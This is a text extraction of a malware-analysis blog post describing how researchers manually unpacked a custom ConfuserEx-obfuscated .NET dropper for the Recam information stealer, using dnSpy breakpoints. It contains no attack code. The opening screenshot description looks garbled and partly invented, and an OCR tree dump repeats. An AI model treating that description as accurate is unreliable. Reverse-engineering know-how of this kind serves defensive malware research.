


Recam Redux - DeConfusing ConfuserEx

blog.talosintelligence.com/2017/12/recam-redux-deconfusing-confuserex.html



The screenshot shows the Microsoft Visual Studio interface with the Assembly Explorer window open. The assembly is named '48C.Msf1nsR'. The code is heavily obfuscated, featuring many assembly-like mnemonics and complex control flow. The decompiler is using IL2CPP as the target. The assembly includes several namespaces such as 'System', 'System.IO', 'System.Runtime.InteropServices', 'System.Threading', and 'System.Runtime.CompilerServices'. A specific method is highlighted, showing its assembly code and the corresponding IL2CPP code. The IL2CPP code includes various arithmetic operations like additions and multiplications, and contains comments indicating the presence of 'MalusIDx@Pay' and 'MalusIDx@Pay'. The assembly also contains several private static void methods, one of which is annotated with a note about an exception occurring during decomilation.

This post is authored by [Holger Unterbrink](#) and [Christopher Marczewski](#)

Overview

This report shows how to deobfuscate a custom .NET ConfuserEx protected malware. We identified this recent malware campaign in our Advanced Malware Protection (AMP) telemetry. Initial infection is via a malicious Word document, the malware ultimately executes in memory an embedded payload from the Recam family. Recam is an information stealer. Although the malware has been around for the past few years, there's a reason you won't see a significant amount of documentation concerning its internals. The authors have gone the extra mile to delay analysis of the sample, including multiple layers of data encryption, string obfuscation, piecewise nulling, and data buffer constructors. It also relies on its own C2 binary protocol which is heavily encrypted along with any relevant data before transmission.

Technical Details

The Dropper

The word document (see above) uses common malware techniques, such as embedded VB code, to drop a .NET executable. We will not discuss these techniques further, but concentrate on the deobfuscation of the .NET malware dropper. The dropper is heavily

obfuscated with a custom version of ConfuserEx, a free .NET Framework protector. On opening the binary in a .NET decompiler like dnSpy it is initially unreadable (see Fig. 1).




Fig. 1

There are a number of free deobfuscators available for ConfuserEx protected binaries; however, none of them are effective for this malware. Only some parts are able to be deobfuscated using these automated tools, leaving important sections of the binary unchanged, and breaking execution. This means we have no choice but to do it the hard way and deobfuscate it manually. There is documentation for manually unpacking ConfuserEx, but unfortunately, we hit bad luck again. The available documentation doesn't work with this version.

To get started, we first load the binary into dnSpy. We go to the <Module>.cctor and set a breakpoint on the last method (Fig 2). Now we can run the sample in our debugger and see that it has unpacked the first DLL ("ykMTM..." see Fig.2)




Fig. 2

We single step into the method where we hit the breakpoint and see in Fig. 3 that it has unpacked the next stage (coral).




Fig. 3

We analysed this stage and found that we can set another breakpoint in the qMayiwZxj class

on line 113 (see Fig. 4)

Fig. 4

This unpacks the next stage and we see the new unpacked stub.exe assembly (Fig. 5).

drSpy v4.0.0 (65, Administrator, Debugging)

File Edit View Debug Window Help

Assembly Explorer

qMayinZjg

corlib (2.0.0.0)

BRCHM-HzsuGR

PE

References

Resources

{} -

Gcaqlb0bV4K

0x0000000000000000

MkuidIXvBPayy

0x0000000000000000

QoV7Ak0tLJD

mscorlib (2.0.0.0)

System.Windows.Forms (2.0.0.0)

corlib (2.0.0.0)

BRCHM-HzsuGR

References

Resources

{} -

Gcaqlb0bV4K

0x0000000000000000

MkuidIXvBPayy

0x0000000000000000

QoV7Ak0tLJD

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Fig. 5

If you have looked into other ConfuserEx obfuscated binaries, this looks familiar. Indeed, if you have a closer look, there is a well known friend, the `gchandle.free()` call on line 10082. This is our next breakpoint candidate. This call used to be the end of an unpacking stage in previous versions.




Fig. 6

As expected, this unpacks another module ConfuserEx is known for: koi.




Fig. 7

We are getting closer, but the classes in koi are still empty and not yet filled with code:




Fig. 8

Again, we set a breakpoint on the last method called in koi's cctor and proceed running the sample.




Fig. 9

Nice, another DLL is unpacked, unfortunately it is nothing important. Our Main class and most others in stub are still empty. Single stepping, brings us back into `<module>`. Once there, we analysed the methods and found out that we can set another breakpoint at line 92 for unpacking the next stage (see Fig. 10).




Fig. 10

Tada! If we now look in stub at the classes, they are filled with code. Now we can set a breakpoint on `stub.Run()` and start investigating what this malware loader is actually doing besides unpacking itself.




Fig. 11

We see that it is attempting to bypass some AV scans and reading several config parameters from the resource section. Below you can see the malware's configuration which was hidden encrypted in the resource section (Fig. 12) before unpacking.

